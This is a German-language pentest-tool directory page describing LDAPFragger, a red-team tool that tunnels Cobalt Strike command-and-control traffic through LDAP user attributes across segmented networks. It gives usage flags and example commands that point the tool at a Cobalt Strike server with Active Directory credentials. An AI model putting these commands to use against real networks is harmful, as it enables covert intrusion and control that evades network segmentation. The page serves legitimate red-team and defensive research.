

Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
LDAPFragger — C2-Tool, das Cobalt-Strike-Beacon-Daten über LDAP-Benutzerattribute leitet, für verdeckte Command-and-Control in segmentierten Netzwerken. | Kitploit
Tools/GitHubGitHub/fox-it/ldapfragger
Penetrationstest-FrameworksExploit-FrameworksCommand and ControlRed TeamingPayload-Entwicklung
GitHubfox-it/ldapfragger

LDAPFragger

C2-Tool, das Cobalt-Strike-Beacon-Daten über LDAP-Benutzerattribute leitet, für verdeckte Command-and-Control in segmentierten Netzwerken.

Repository anzeigen
1962876vor 6 JahrenVon Kitploit geprüft
Teilen

LDAPFragger

LDAPFragger ist ein Command-and-Control-Tool, das Angreifern ermöglicht, Cobalt-Strike-Beacon-Daten über LDAP unter Verwendung von Benutzerattributen zu leiten.

Hintergrundinformationen finden Sie im Release-Blog: http://blog.fox-it.com/2020/03/19/ldapfragger-command-and-control-over-ldap-attributes

Abhängigkeiten und Installation

  • Kompiliert mit .NET 4.0, funktioniert aber möglicherweise auch mit älteren und neueren .NET-Frameworks.

Verwendung

 _     _              __
| |   | |            / _|
| | __| | __ _ _ __ | |_ _ __ __ _  __ _  __ _  ___ _ __
| |/ _` |/ _` | '_ \|  _| '__/ _` |/ _` |/ _` |/ _ \ '__|
| | (_| | (_| | |_) | | | | | (_| | (_| | (_| |  __/ |
|_|\__,_|\__,_| .__/|_| |_|  \__,_|\__, |\__, |\___|_|
              | |                   __/ | __/ |
              |_|                  |___/ |___/

Fox-IT - Rindert Kramer

Usage:
     --cshost:  IP address or hostname of the Cobalt Strike instance
     --csport:  Port of the external C2 interface on the Cobalt Strike server
     -u:        Username to connect to Active Directory
     -p:        Password to connect to Active Directory
     -d:        FQDN of the Active Directory domain
     --ldaps:   Use LDAPS instead of LDAP
     -v:        Verbose output
     -h:        Display  this message

If no AD credentials are provided, integrated AD authentication will be used.

Beispielverwendung:

Führen Sie im Netzwerksegment A aus:

LDAPFragger --cshost <Cobalt Strike IP> --csport <External listener port>

LDAPFragger --cshost <Cobalt Strike IP> --csport <External listener port> -u <username> -p <password> -d <domain FQDN>

Führen Sie im Netzwerksegment B aus:

LDAPFragger 

LDAPFragger -u <username> -p <password> -d <domain FQDN>

LDAPS kann mit dem Flag --LDAPS verwendet werden, jedoch wird auch der reguläre LDAP-Verkehr verschlüsselt. Beachten Sie bitte, dass die standardmäßige Cobalt-Strike-Nutzlast von den meisten AV-Programmen erkannt wird.


Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    513
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    471
  • 3

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    345
  • 4

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    311
  • 5

    estorides

    grisuno/estorides

    Aggregiert 99+ kostenlose OSINT-Quellen parallel, löst Entitäten in einen Knowledge Graph auf und exportiert STIX 2.1, MISP oder GraphML mit LLM-gestützter Analyse.

    303
  • 6

    opencti

    opencti-platform/opencti

    Offene Plattform für Cyber-Bedrohungsinformationen

    303

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →




